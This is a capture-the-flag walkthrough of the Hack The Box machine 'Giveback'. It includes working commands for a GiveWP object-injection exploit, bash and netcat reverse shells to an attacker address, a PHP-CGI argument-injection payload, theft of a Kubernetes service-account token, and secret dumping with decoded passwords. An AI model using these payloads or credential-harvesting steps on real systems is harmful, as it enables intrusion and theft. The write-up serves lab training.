Description
Giveback is a medium Hack The Box machine that features:
- WordPress plugin blog vulnerable to PHP Object Injection leading to Remote Command Execution in a Kubernetes container
- Kubernetes Network Enumeration to find another containers
- Container Pivoting via PHP-CGI Remote Command Execution vulnerability
- Use of a Kubernetes service account to read secrets containing passwords
- Password reuse for Linux user allows creating a shell in the host Linux machine
- Custom Executable password recovery via enumeration
- Privilege Escalation via a
runccommand protected with a password found previously
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.188.129.
$ ping -c 3 10.129.188.129
PING 10.129.188.129 (10.129.188.129) 56(84) bytes of data.
64 bytes from 10.129.188.129: icmp_seq=1 ttl=63 time=48.0 ms
64 bytes from 10.129.188.129: icmp_seq=2 ttl=63 time=48.3 ms
64 bytes from 10.129.188.129: icmp_seq=3 ttl=63 time=47.3 ms

--- 10.129.188.129 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 47.325/47.855/48.257/0.391 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.188.129 -sS -Pn -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.129.188.129
Host is up (0.053s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.92 seconds
We get two open ports, 22, and 80 .
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.188.129 -Pn -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.129.188.129
Host is up (0.047s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 66:f8:9c:58:f4:b8:59:bd:cd:ec:92:24:c3:97:8e:9e (ECDSA)
|_  256 96:31:8a:82:1a:65:9f:0a:a2:6c:ff:4d:44:7c:d3:94 (ED25519)
80/tcp open  http    nginx 1.28.0
|_http-title: GIVING BACK IS WHAT MATTERS MOST – OBVI
|_http-server-header: nginx/1.28.0
|_http-generator: WordPress 6.8.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.44 seconds
We get the SSH service and the HTTP service. We find the giveback.htb subdomain, we add it to the /etc/hosts file.
echo "10.129.188.129 giveback.htb" | sudo tee -a /etc/hosts

After opening the page, we find a WordPress blog about donations.

 In the article page
 It's the beginning of a new chapter we find the link to the donation page, http://giveback.htb/donations/the-things-we-need/ and a comment referring to EKS (Amazon Elastic Kubernetes Services). We take note of the signature of the comment of the administrator, babywyrm.

 Moving to the donation page, we find that we can do a
 Test Donation or an Offline Donation.
 We move to enumerate the plugin that it is supporting this functionality with
 wp-scan tool.
$ wpscan --url giveback.htb
...
[+] give
 | Location: http://giveback.htb/wp-content/plugins/give/
 | [!] The version is out of date, the latest version is 4.12.0
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By:
 |  Urls In 404 Page (Passive Detection)
 |  Meta Tag (Passive Detection)
 |  Javascript Var (Passive Detection)
 |
 | Version: 3.14.0 (100% confidence)
 | Found By: Query Parameter (Passive Detection)
 |  - http://giveback.htb/wp-content/plugins/give/assets/dist/css/give.css?ver=3.14.0
 | Confirmed By:
 |  Meta Tag (Passive Detection)
 |   - http://giveback.htb/, Match: 'Give v3.14.0'
 |  Javascript Var (Passive Detection)
 |   - http://giveback.htb/, Match: '"1","give_version":"3.14.0","magnific_options"'
 ...
We find that the page is using the GiveWP plugins, in its 3.14.0 version. GiveWP is a donation plugin for WordPress and provides with a powerful donation platform optimized for online giving that’s both easy-to-use for beginners yet flexible for developers to craft their own unique giving experiences. This version is vulnerable to a PHP Object Injection in all versions up to, and including, 3.14.1 via deserialization of untrusted input from the give_title parameter. This makes it possible for unauthenticated attackers to inject a PHP Object. The additional presence of a POP chain allows attackers to execute code remotely, and to delete arbitrary files, CVE-2024-5932. We have a technical explanation of the vulnerability in the Wordfence page.
Exploitation
We have a proof of concept of the vulnerability build by EQSTLab in GitHub, so we start the listening TCP port with nc -nvlp 1234 command and then we trigger the vulnerability with the PoC to trigger the Remote Command Execution vulnerability and a reverse shell to the machine will be created.
$ nc -nvlp 1234
$ git clone https://github.com/EQSTLab/CVE-2024-5932
$ cd CVE-2024-5932
$ virtualenv .env
$ . .env/bin/activate
$ pip install -r requirements.txt
$ python3 CVE-2024-5932-rce.py -u "http://giveback.htb/donations/the-things-we-need/" -c "bash -c 'bash -i >& /dev/tcp/10.10.14.60/1234 0>&1'"
We receive the reverse shell as an unknown user with 1001 UID, we upgrade the shell.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.60] from (UNKNOWN) [10.129.188.129] 61769
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
<-6c4b954999-q5qjs:/opt/bitnami/wordpress/wp-admin$ id
id
uid=1001 gid=0(root) groups=0(root),1001
<-6c4b954999-q5qjs:/opt/bitnami/wordpress/wp-admin$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
<-6c4b954999-q5qjs:/opt/bitnami/wordpress/wp-admin$ ^Z
$ stty raw -echo; fg
I have no name!@beta-vino-wp-wordpress-6c4b954999-q5qjs:/opt/bitnami/wordpress/wp-admin$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Looking to the IP address of the machine and the environment variables, we find that we are inside a container, specifically a Kubernetes one.
...-q5qjs:/opt/bitnami/wordpress/wp-admin$ hostname -I
10.42.1.198
...-q5qjs:/opt/bitnami/wordpress/wp-admin$ env
SHELL=bash
KUBERNETES_SERVICE_PORT_HTTPS=443
BETA_VINO_WP_MARIADB_SERVICE_PORT=3306
WORDPRESS_SMTP_PASSWORD=
WORDPRESS_SMTP_FROM_EMAIL=
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_PORT=443
WEB_SERVER_HTTP_PORT_NUMBER=8080
WORDPRESS_RESET_DATA_PERMISSIONS=no
KUBERNETES_SERVICE_PORT=443
WORDPRESS_EMAIL=user@example.com
WP_CLI_CONF_FILE=/opt/bitnami/wp-cli/conf/wp-cli.yml
WORDPRESS_DATABASE_HOST=beta-vino-wp-mariadb
MARIADB_PORT_NUMBER=3306
MODULE=wordpress
WORDPRESS_SMTP_FROM_NAME=FirstName LastName
HOSTNAME=beta-vino-wp-wordpress-6c4b954999-q5qjs
WORDPRESS_SMTP_PORT_NUMBER=
BETA_VINO_WP_MARIADB_PORT_3306_TCP_PROTO=tcp
WORDPRESS_EXTRA_CLI_ARGS=
APACHE_BASE_DIR=/opt/bitnami/apache
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_PORT=5000
APACHE_VHOSTS_DIR=/opt/bitnami/apache/conf/vhosts
...
By reading the previous lines we confirm that at least three containers exist: the WordPress we are inside, another with a MariaDB database server running in port 3306, and another holding a legacy intranet service running in port 5000. We are going to use the ligolo-ng tool to pivot to the internal Kubernetes sub-network from our machine. As the container does not have curl or wget tool available we will use sockets to send the binaries to the machine. Firstly we start a server to host the file and the ligolo server in our machine.
$ nc -nvlp 1235 < /usr/share/ligolo-ng-common-binaries/ligolo-ng_agent_0.8.2_linux_amd64
$ sudo ligolo-proxy -selfcert
Then we download the binary in the container and we run it to connect to the proxy.
...-q5qjs:/opt/bitnami/wordpress/wp-admin$ cd /tmp
...-q5qjs:/tmp$ bash -c 'exec 3<>/dev/tcp/10.10.14.60/1235; cat <&3 > ligolo-ng_agent_0.8.2_linux_amd64; exec 3>&-'
...-q5qjs:/tmp$ chmod +x ligolo-ng_agent_0.8.2_linux_amd64
...-q5qjs:/tmp$ ./ligolo-ng_agent_0.8.2_linux_amd64 -ignore-cert -connect 10.10.14.60:11601
We receive the connection, we create the routes to the network and the tunnel.
ligolo-ng » session
? Specify a session : 1 - Unknown@beta-vino-wp-wordpress-6c4b954999-q5qjs - 10.129.188.129:17487 - 46e2a05cdded
[Agent : Unknown@beta-vino-wp-wordpress-6c4b954999-q5qjs] » autoroute
? Select routes to add: 10.42.1.198/24
? Create a new interface or use an existing one? Create a new interface
INFO[0127] Generating a random interface name...
INFO[0127] Using interface name sterlingpayback
INFO[0127] Creating routes for sterlingpayback...
? Start the tunnel? Yes
INFO[0128] Starting tunnel to Unknown@beta-vino-wp-wordpress-6c4b954999-q5qjs (46e2a05cdded)
Then we are going to search with nmap tool for containers with the 5000 port opened.
$ nmap -sS -p 5000 10.42.1.0/24 --open
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.42.1.183
Host is up (0.068s latency).

PORT     STATE SERVICE
5000/tcp open  upnp

Nmap scan report for 10.42.1.187
Host is up (0.10s latency).

PORT     STATE SERVICE
5000/tcp open  upnp

Nmap scan report for 10.42.1.188
Host is up (0.10s latency).

PORT     STATE SERVICE
5000/tcp open  upnp

Nmap scan report for 10.42.1.193
Host is up (0.10s latency).

PORT     STATE SERVICE
5000/tcp open  upnp

Nmap scan report for 10.42.1.195
Host is up (0.10s latency).

PORT     STATE SERVICE
5000/tcp open  upnp

Nmap done: 256 IP addresses (256 hosts up) scanned in 5.31 seconds
We find five containers, we enumerate one, .183.
$ nmap -sV -sC -p 5000 10.42.1.183
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.42.1.183
Host is up (0.0063s latency).

PORT     STATE SERVICE VERSION
5000/tcp open  http    nginx 1.24.0
|_http-title: GiveBack LLC Internal CMS
|_http-server-header: nginx/1.24.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.39 seconds
We find that it is a nginx web server, we check its contents with the web browser.
 We find that the page is the GiveBack LLC Internal CMS System. It is using legacy CGI, which can lead into vulnerabilities. Only two internal resources are available,
 /cgi-bin/php-cgi and phpinfo.php. We find a comment in the HTML source code of the page.
<!DOCTYPE html>
<html>
<head>
  <title>GiveBack LLC Internal CMS</title>
  <!-- Developer note: phpinfo accessible via debug mode during migration window -->
  <style>
...
Effectively, if we try to access to the PHPInfo page we find the Access restricted message, as the page is only accesible via debug mode. We can surpass the limitation by appending the ?debug parameter to the URL.
 We find that the server is using PHP 8.3.3. This version is vulnerable to Remote Command Execution via Argument Injection in PHP-CGI, as it is using Windows-style CGI handling, CVE-2024-4577. By reading the description of the vulnerability in Akamai, we are able of spawning a reverse shell to the legacy container. We will open a new listening port in our machine with
 nc -nvlp 1235, and we will start a new listener in ligolo proxy to forward the shell from the container network to our machine with the listener_add --addr 10.42.1.198:1235 --to 10.10.14.60:1235 command. Then we trigger the malicious HTTP request:
$ curl -H 'Content-Type: application/x-www-form-urlencoded' --data 'sh -c "nc 10.42.1.198 1235 -e sh"' 'http://10.42.1.183:5000/cgi-bin/php-cgi?%ADd+allow_url_include%3D1+%ADd+auto_prepend_file%3Dphp://input'
We receive a reverse shell as the root user in the other container.
$ nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.60] from (UNKNOWN) [10.10.14.60] 53746
sh -i
/var/www/html/cgi-bin # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
Enumerating the mounts of the container, we find an interesting one, /run/secrets/kubernetes.io/serviceaccount. We find that it is a folder containing the name of the namespace of the pod, default, the CA certificate of the Kubernetes API endpoint and the token of a service account with privileges.
/var/www/html/cgi-bin # mount
...
tmpfs on /run/secrets/kubernetes.io/serviceaccount type tmpfs (ro,relatime,size=262144k,inode64)
...
/var/www/html/cgi-bin # find /run/secrets/kubernetes.io/serviceaccount
...
/run/secrets/kubernetes.io/serviceaccount/namespace
/run/secrets/kubernetes.io/serviceaccount/ca.crt
/run/secrets/kubernetes.io/serviceaccount/token
/var/www/html/cgi-bin # cat /run/secrets/kubernetes.io/serviceaccount/namespace
default

/var/www/html/cgi-bin # cat /run/secrets/kubernetes.io/serviceaccount/ca.crt
-----BEGIN CERTIFICATE-----
MIIBdzCCAR2gAwIBAgIBADAKBggqhkjOPQQDAjAjMSEwHwYDVQQDDBhrM3Mtc2Vy
dmVyLWNhQDE3MjY5Mjc3MjMwHhcNMjQwOTIxMTQwODQzWhcNMzQwOTE5MTQwODQz
WjAjMSEwHwYDVQQDDBhrM3Mtc2VydmVyLWNhQDE3MjY5Mjc3MjMwWTATBgcqhkjO
PQIBBggqhkjOPQMBBwNCAATWYWOnIUmDn8DGHOdKLjrOZ36gSUMVrnqqf6YJsvpk
9QbgzGNFzYcwDZxmZtJayTbUrFFjgSydDNGuW/AkEnQ+o0IwQDAOBgNVHQ8BAf8E
BAMCAqQwDwYDVR0TAQH/BAUwAwEB/zAdBgNVHQ4EFgQUtCpVDbK3XnBv3N3BKuXy
Yd0zeicwCgYIKoZIzj0EAwIDSAAwRQIgOsFo4UipeXPiEXvlGH06fja8k46ytB45
cd0d39uShuQCIQDMgaSW8nrpMfNExuGLMZhcsVrUr5XXN8F5b/zYi5snkQ==
-----END CERTIFICATE-----

/var/www/html/cgi-bin # cat /run/secrets/kubernetes.io/serviceaccount/token
eyJhbGciOiJSUzI1NiIsImtpZCI6Inp3THEyYUhkb19sV3VBcGFfdTBQa1c1S041TkNiRXpYRS11S0JqMlJYWjAifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiLCJrM3MiXSwiZXhwIjoxNzkzNzUzNDM3LCJpYXQiOjE3NjIyMTc0MzcsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwianRpIjoiZWU3MDdhODYtM2M2OS00ZGY3LWIxMjEtZWVmYmYwMDlmYjM4Iiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJkZWZhdWx0Iiwibm9kZSI6eyJuYW1lIjoiZ2l2ZWJhY2suaHRiIiwidWlkIjoiMTJhOGE5Y2YtYzM1Yi00MWYzLWIzNWEtNDJjMjYyZTQzMDQ2In0sInBvZCI6eyJuYW1lIjoibGVnYWN5LWludHJhbmV0LWNtcy02ZjdiZjVkYjg0LWdiOTc1IiwidWlkIjoiMDc5NDAzMjMtNjMyYi00NDA5LTkxMWItYzJmZmExZmJkY2E5In0sInNlcnZpY2VhY2NvdW50Ijp7Im5hbWUiOiJzZWNyZXQtcmVhZGVyLXNhIiwidWlkIjoiNzJjM2YwYTUtOWIwOC00MzhhLWEzMDctYjYwODc0NjM1YTlhIn0sIndhcm5hZnRlciI6MTc2MjIyMTA0NH0sIm5iZiI6MTc2MjIxNzQzNywic3ViIjoic3lzdGVtOnNlcnZpY2VhY2NvdW50OmRlZmF1bHQ6c2VjcmV0LXJlYWRlci1zYSJ9.fSlCF1s5ydESjyer7w8auACcK1q_iqXgR068of-mtRH3eltJuJC1ZiCrjgg3wFzl26W4-pFJOKkHm7dSLvTENV1lg4vDmIIwGvXSvRbz6c7IQG5UMSJfEK0DjztLMSSILVmFVd7OxJvSlri8LFzW959oze4LSQT7MPRL95KqiahOoxTWFc2OYGYQzPSnL6F25qkKdVQLxaPSqHT4Mp7rmY6Ph6Uw8cPOJXMk5l9oFURP8ElsQ_6gjZ6sq5iHdt1X32BUJvbbzPS8Mjnm8ugLHOL8kveHtQYdG73SLxuTHTd-gMZTPJ3hRWKSDKkpRvplQXTAaUM2Oj8yP4s8SHB6qA
Decoding the token, a JSON Web Token (JWT) one, we find that it belongs to the secret-reader-sa service account.
{
  "aud": [
    "https://kubernetes.default.svc.cluster.local",
    "k3s"
  ],
  "iss": "https://kubernetes.default.svc.cluster.local",
  "jti": "ee707a86-3c69-4df7-b121-eefbf009fb38",
  "kubernetes.io": {
    "namespace": "default",
    "node": {
      "name": "giveback.htb",
      "uid": "12a8a9cf-c35b-41f3-b35a-42c262e43046"
    },
    "pod": {
      "name": "legacy-intranet-cms-6f7bf5db84-gb975",
      "uid": "07940323-632b-4409-911b-c2ffa1fbdca9"
    },
    "serviceaccount": {
      "name": "secret-reader-sa",
      "uid": "72c3f0a5-9b08-438a-a307-b60874635a9a"
    },
  },
  "sub": "system:serviceaccount:default:secret-reader-sa"
}
It seems that this account can read secrets. One of the ports of the Kubernetes API is the 6443, which should be opened in the host machine of the Kubernetes network, 10.42.1.1. It is true. We are unauthorized as we did not provided any token.
$ curl -k https://10.42.1.1:6443/
{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {},
  "status": "Failure",
  "message": "Unauthorized",
  "reason": "Unauthorized",
  "code": 401
}
We are going to use the previous token to extract password values from the stored secrets of the default namespace.
$ curl -s -k -H 'Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6Inp3THEyYUhkb19sV3VBcGFfdTBQa1c1S041TkNiRXpYRS11S0JqMlJYWjAifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiLCJrM3MiXSwiZXhwIjoxNzkzNzMzMDM2LCJpYXQiOjE3NjIxOTcwMzYsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwianRpIjoiZmE5NzA0NzItOTk2Mi00ZWQ5LTk4YzMtNWZkMjYxNzRjZmYwIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJkZWZhdWx0Iiwibm9kZSI6eyJuYW1lIjoiZ2l2ZWJhY2suaHRiIiwidWlkIjoiMTJhOGE5Y2YtYzM1Yi00MWYzLWIzNWEtNDJjMjYyZTQzMDQ2In0sInBvZCI6eyJuYW1lIjoibGVnYWN5LWludHJhbmV0LWNtcy02ZjdiZjVkYjg0LWdiOTc1IiwidWlkIjoiMDc5NDAzMjMtNjMyYi00NDA5LTkxMWItYzJmZmExZmJkY2E5In0sInNlcnZpY2VhY2NvdW50Ijp7Im5hbWUiOiJzZWNyZXQtcmVhZGVyLXNhIiwidWlkIjoiNzJjM2YwYTUtOWIwOC00MzhhLWEzMDctYjYwODc0NjM1YTlhIn0sIndhcm5hZnRlciI6MTc2MjIwMDY0M30sIm5iZiI6MTc2MjE5NzAzNiwic3ViIjoic3lzdGVtOnNlcnZpY2VhY2NvdW50OmRlZmF1bHQ6c2VjcmV0LXJlYWRlci1zYSJ9.VuLR9WGaBdjWXY-OXE7QuALXqykjXnsccbIn5dsGnsa_dl1UHv9er3pQJi-LCFn7i2z0nS9-6ej57eVEl1RVpFzEm894qUgYQqLsdtazMM2SqTHjS2xR-d_mYuSeqS75QZBJ6TSMqGpyqwnNatiaQXirJ7SEURysik6n5w3XPbe7pzHMIVawcELKSnVTxzql8suiQVys-v5MWlufZ271laZLqyhaRzlKtQz8b22147KdsgnL0v8ua9pONzYJWqH4s7tMt5q-Lw2xZ5ek738tNAg5T8cPItt8U45p676Y0DUWET3K1vGw1W9CH3tVgHKUEfuWOpgbB6Z9eDFNF-2BPw' https://10.42.1.1:6443/api/v1/namespaces/default/secrets | jq | grep -E "password|PASS"
                "f:mariadb-password": {},
                "f:mariadb-root-password": {}
        "mariadb-password": "c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9T",
        "mariadb-root-password": "c1c1c3A0c3lldHJlMzI4MjgzODNrRTRvUw=="
                "f:wordpress-password": {}
        "wordpress-password": "TzhGN0tSNXpHaQ=="
                "f:MASTERPASS": {}
        "MASTERPASS": "c2k5RkNuM29HOWd5bDBNUk91RGROSEVoNE9mdWhGeA=="
We extracted four secrets: for mariadb-password we extracted c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9T or Base64 decoded sW5sp4spa3u7RLyetrekE4oS, for mariadb-root-password we extracted c1c1c3A0c3lldHJlMzI4MjgzODNrRTRvUw== or Base64 decoded sW5sp4syetre32828383kE4oS, for wordpress-password we extracted TzhGN0tSNXpHaQ== or Base64 decoded O8F7KR5zGi, for MASTERPASS we extracted c2k5RkNuM29HOWd5bDBNUk91RGROSEVoNE9mdWhGeA== or Base64 decoded si9FCn3oG9gyl0MROuDdNHEh4OfuhFx.
The passwords seem to be randomly generated, with the MASTERPASS one and the babywyrm username we can login in the machine using the SSH protocol.
$ ssh babywyrm@giveback.htb
babywyrm@giveback.htb's password:
...
babywyrm@giveback:~$ id
uid=1000(babywyrm) gid=1000(babywyrm) groups=1000(babywyrm),4(adm),30(dip)
Post-Exploitation
We can that we can run as root user only one command, /opt/debug and it is requesting us a password.
babywyrm@giveback:~$ sudo -l
Matching Defaults entries for babywyrm on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, timestamp_timeout=0,
